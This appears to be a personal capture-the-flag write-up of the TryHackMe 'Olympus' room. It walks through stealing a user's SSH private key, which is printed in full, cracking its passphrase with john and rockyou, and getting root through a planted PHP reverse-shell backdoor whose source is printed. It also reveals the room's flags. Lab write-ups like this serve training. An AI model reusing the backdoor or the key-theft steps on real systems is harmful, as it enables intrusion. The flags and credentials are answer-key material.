
Find zeus files

`find / -user zeus 2>/dev/null`

Here is binary I never seen before

```
find / -user zeus 2>/dev/null
/home/zeus
/home/zeus/zeus.txt
/home/zeus/user.flag
/home/zeus/.sudo_as_admin_successful
/home/zeus/.bash_logout
/home/zeus/.ssh
/home/zeus/snap
/home/zeus/.gnupg
/home/zeus/.local
/home/zeus/.local/share
/home/zeus/.bashrc
/home/zeus/.profile
/home/zeus/.cache
/usr/bin/cputils
/var/www/olympus.thm/public_html/~webmaster/search.php
/var/crash/_usr_bin_cp-utils.1000.crash
www-data@olympus:/home/zeus$
```

After some trying I copy id_rsa key from .ssh



but the file is 0 bytes. Problem was with bad shell)

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
eRZjPBIy1rjIUiWe6LS1ToEyqfY=
-----END OPENSSH PRIVATE KEY-----
www-data@olympus:/tmp$
```

Now I need to crack the id-rsa password

`ssh2john id_rsa > hash.txt`

`john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt`

```
┌──(kali㉿kali)-[~/THM/olimpus]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/THM/olimpus]
└─$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
snowflake          (id_rsa)
1g 0:00:00:32 DONE (2023-09-11 15:28) 0.03095g/s 47.55p/s 47.55c/s 47.55C/s 234567..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

To get the root I must foun interesting php code, but I am not good in PHP, so I asked chatGPT "what is wrong in this code". If you good at php it is easy. Just run shell with suid binary

`uname -a; w; /lib/defended/libc.so.99`

```
zeus@olympus:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ cat VIGQFQFMYOST.php
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] != $pass) die('<form name="auth" method="POST">Password: <input type="password" name

set_time_limit(0);

$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]", ENT_QUOTES, "UTF-8");
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew reverse root shell backdoor</i></h2><h3>Usage:</h3>Locally: nc -vlp
$port=[listening port]");
$ip = $_GET["ip"]; $port = $_GET["port"];

$write_a = null;
$error_a = null;

$suid_bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";

chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");

$fdspec = array(0 => array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w"));
$proc = proc_open($shell, $fdspec, $pipes);

if(!is_resource($proc)) die();

for($x=0;$x<=2;$x++) stream_set_blocking($pipes[x], 0);
stream_set_blocking($sock, 0);

while(1)
{
    if(feof($sock) || feof($pipes[1])) break;
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
    if(in_array($sock, $read_a)) { $i = fread($sock, 1400); fwrite($pipes[0], $i); }
    if(in_array($pipes[1], $read_a)) { $i = fread($pipes[1], 1400); fwrite($sock, $i); }
    if(in_array($pipes[2], $read_a)) { $i = fread($pipes[2], 1400); fwrite($sock, $i); }
}
zeus@olympus:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ uname -a; w; /lib/defended/libc.so.99
Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 19:37:53 up  1:06,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
zeus     pts/1    10.11.28.126     19:30    1.00s  0.04s  0.00s w
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1000(zeus)
#
```

nice root.flag image!)

```
# cat root.flag
### Congrats !! ###

You did it, you defeated the gods.
Hope you had fun !
```

But here is one more flag

`find / -type f -name "*flag*" 2>/dev/null`

this give me flags I had before

```
You did it, you defeated the gods.
Hope you had fun !

flag{D4mN!_Y0u_G0T_m3_:)_}

S : Prometheus left a hidden flag, try and find it ! I recommend logging as root over ssh to look for it ;)
(Hint : regex can be usefull)
find / -type f -name "*flag*" 2>/dev/null
root/root.flag
home/zeus/user.flag
usr/src/linux-headers-5.4.0-107-generic/include/config/arch/uses/high/vma/flags.h
usr/src/linux-headers-5.4.0-109-generic/include/config/arch/uses/high/vma/flags.h
usr/src/linux-headers-5.4.0-107/tools/perf/trace/beauty/move_mount_flags.sh
usr/src/linux-headers-5.4.0-107/tools/perf/trace/beauty/rename_flags.sh
usr/src/linux-headers-5.4.0-107/tools/perf/trace/beauty/mmap_flags.sh
usr/src/linux-headers-5.4.0-107/tools/perf/trace/beauty/mount_flags.sh
usr/src/linux-headers-5.4.0-107/scripts/coccinelle/locks/flags.cocci
usr/src/linux-headers-5.4.0-107/include/trace/events/mmflags.h
usr/src/linux-headers-5.4.0-107/include/uapi/linux/tty_flags.h
usr/src/linux-headers-5.4.0-107/include/uapi/linux/kernel-page-flags.h
usr/src/linux-headers-5.4.0-107/include/asm-generic/irqflags.h
usr/src/linux-headers-5.4.0-107/include/linux/page-flags-layout.h
usr/src/linux-headers-5.4.0-107/include/linux/irqflags.h
usr/src/linux-headers-5.4.0-107/include/linux/pageblock-flags.h
usr/src/linux-headers-5.4.0-107/include/linux/page-flags.h
usr/src/linux-headers-5.4.0-107/include/linux/kernel-page-flags.h
```

`grep -iRl flag /etc`

```
# cat /etc/ssl/private/.b0nus.fl4g
Here is the final flag ! Congrats !

flag{Y0u_G0t_m3_g00d!}

As a reminder, here is a usefull regex :

grep -irl flag{

Hope you liked the room ;)
#
```